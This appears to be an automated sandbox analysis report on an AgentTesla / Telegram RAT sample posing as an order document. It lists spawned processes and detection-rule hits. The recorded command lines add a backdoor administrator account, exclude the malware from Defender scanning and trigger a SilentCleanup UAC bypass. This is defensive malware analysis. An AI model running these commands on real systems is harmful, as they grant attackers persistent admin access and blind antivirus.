Analysis Process: conhost.exe PID: 1744 Parent PID: 6684

General

Start time:	05:32:30
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: net.exe PID: 3604 Parent PID: 6588

General

Start time:	05:32:31
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\net.exe" user ADMIN~1 SECRET@1234 /add
Imagebase:	0xed0000
File size:	46592 bytes
MD5 hash:	DD0561156F62BC1958CE0E370B23711B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4780 Parent PID: 3604

General

Start time:	05:32:32
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: net1.exe PID: 5692 Parent PID: 3604

General

Start time:	05:32:33
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\net1.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\net1 user ADMIN~1 SECRET@1234 /add
Imagebase:	0x1380000
File size:	141312 bytes
MD5 hash:	B5A26C2BF17222E86B91D26F1247AF3E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: net.exe PID: 5664 Parent PID: 6588

General

Start time:	05:32:33
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\net.exe" localgroup administrators ADMIN~1 /add
Imagebase:	0xed0000
File size:	46592 bytes
MD5 hash:	DD0561156F62BC1958CE0E370B23711B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5956 Parent PID: 5664

General

Start time:	05:32:34
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: net1.exe PID: 5344 Parent PID: 5664

General

Start time:	05:32:34
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\net1.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\net1 localgroup administrators ADMIN~1 /add
Imagebase:	0x1380000
File size:	141312 bytes
MD5 hash:	B5A26C2BF17222E86B91D26F1247AF3E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: net.exe PID: 6868 Parent PID: 6588

General

Start time:	05:32:35
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\net.exe" localgroup users "user" /add
Imagebase:	0xed0000
File size:	46592 bytes
MD5 hash:	DD0561156F62BC1958CE0E370B23711B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5952 Parent PID: 6868

General

Start time:	05:32:36
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: net1.exe PID: 4864 Parent PID: 6868

General

Start time:	05:32:36
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\net1.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\net1 localgroup users "user" /add
Imagebase:	0x1380000
File size:	141312 bytes
MD5 hash:	B5A26C2BF17222E86B91D26F1247AF3E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: net.exe PID: 6908 Parent PID: 6588

General

Start time:	05:32:37
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\net.exe" localgroup administrators "user" /del
Imagebase:	0xed0000
File size:	46592 bytes
MD5 hash:	DD0561156F62BC1958CE0E370B23711B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 2628 Parent PID: 6908

General

Start time:	05:32:38
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net1.exe PID: 7040 Parent PID: 6908

General

Start time:	05:32:38
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\net1.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\net1 localgroup administrators "user" /del
Imagebase:	0x1380000
File size:	141312 bytes
MD5 hash:	B5A26C2BF17222E86B91D26F1247AF3E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 7136 Parent PID: 568

General

Start time:	05:32:39
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: schtasks.exe PID: 6240 Parent PID: 6588

General

Start time:	05:32:39
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\schtasks.exe" /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
Imagebase:	0x10a0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 5460 Parent PID: 6240

General

Start time:	05:32:40
Start date:	14/01/2022

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 7056 Parent PID: 6588

General

Start time:	05:32:41
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" -Force
Imagebase:	0x1220000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 7060 Parent PID: 6588

General

Start time:	05:32:42
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" -Force
Imagebase:	0x1220000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6964 Parent PID: 7056

General

Start time:	05:32:42
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1556 Parent PID: 7060

General

Start time:	05:32:43
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1472 Parent PID: 6588

General

Start time:	05:32:43
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe" -Force
Imagebase:	0x1220000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 4672 Parent PID: 1472

General

Start time:	05:32:44
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ComSvcConfig.exe PID: 4564 Parent PID: 6588

General

Start time:	05:32:51
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ComSvcConfig.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ComSvcConfig.exe
Imagebase:	0x1823aae0000
File size:	173672 bytes
MD5 hash:	2778AE0EB674B74FF8028BF4E51F1DF5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: aspnet_regbrowsers.exe PID: 7068 Parent PID: 6588

General

Start time:	05:32:53
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe
Imagebase:	0xfd0000
File size:	45160 bytes
MD5 hash:	B490A24A9328FD89155F075FA26C0DEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000000.710933564.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001F.00000000.710933564.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000000.710472370.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001F.00000000.710472370.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000000.710080019.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001F.00000000.710080019.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000002.755508340.00000000034D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 0000001F.00000002.755508340.00000000034D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001F.00000002.755508340.00000000034D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000000.709643389.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001F.00000000.709643389.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000002.754034850.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001F.00000002.754034850.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 4876 Parent PID: 3424

General

Start time:	05:32:54
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe"
Imagebase:	0xbf0000
File size:	844800 bytes
MD5 hash:	8B974D65BF7E334D75F57027821AC628
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000020.00000002.778887336.00000000046B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000020.00000002.778887336.00000000046B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000020.00000002.778887336.00000000046B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000020.00000002.778887336.00000000046B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000020.00000002.786901859.0000000005F70000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000020.00000002.786901859.0000000005F70000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000020.00000002.779987071.000000000474D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000020.00000002.779987071.000000000474D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000020.00000003.735522789.00000000067C2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000020.00000002.775543622.00000000043E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000020.00000002.775543622.00000000043E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000020.00000002.775543622.00000000043E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000020.00000002.775543622.00000000043E1000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 19%, ReversingLabs

Analysis Process: svchost.exe PID: 1004 Parent PID: 568

General

Start time:	05:32:56
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6008 Parent PID: 4876

General

Start time:	05:33:02
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" -Force
Imagebase:	0x1220000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 612 Parent PID: 6008

General

Start time:	05:33:02
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6712 Parent PID: 3424

General

Start time:	05:33:03
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe"
Imagebase:	0xfb0000
File size:	844800 bytes
MD5 hash:	8B974D65BF7E334D75F57027821AC628
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000024.00000003.773583087.0000000004B9C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000024.00000002.850912152.0000000006330000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000024.00000002.850912152.0000000006330000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000024.00000002.842251291.0000000004AED000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000024.00000002.842251291.0000000004AED000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000024.00000003.756169106.0000000006B42000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000024.00000003.778067403.0000000004B45000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000024.00000002.828856160.00000000047BC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000024.00000002.828856160.00000000047BC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000024.00000002.828856160.00000000047BC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000024.00000002.828856160.00000000047BC000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: aspnet_regbrowsers.exe PID: 4588 Parent PID: 4876

General

Start time:	05:33:09
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe
Imagebase:	0xbe0000
File size:	45160 bytes
MD5 hash:	B490A24A9328FD89155F075FA26C0DEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000025.00000000.745218195.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000025.00000000.745218195.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000025.00000000.744599446.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000025.00000000.744599446.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000025.00000000.744014270.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000025.00000000.744014270.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000025.00000002.939713877.0000000002F11000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000025.00000002.939713877.0000000002F11000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000025.00000002.939713877.0000000002F11000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000025.00000002.931661414.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000025.00000002.931661414.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000025.00000000.746142761.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000025.00000000.746142761.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis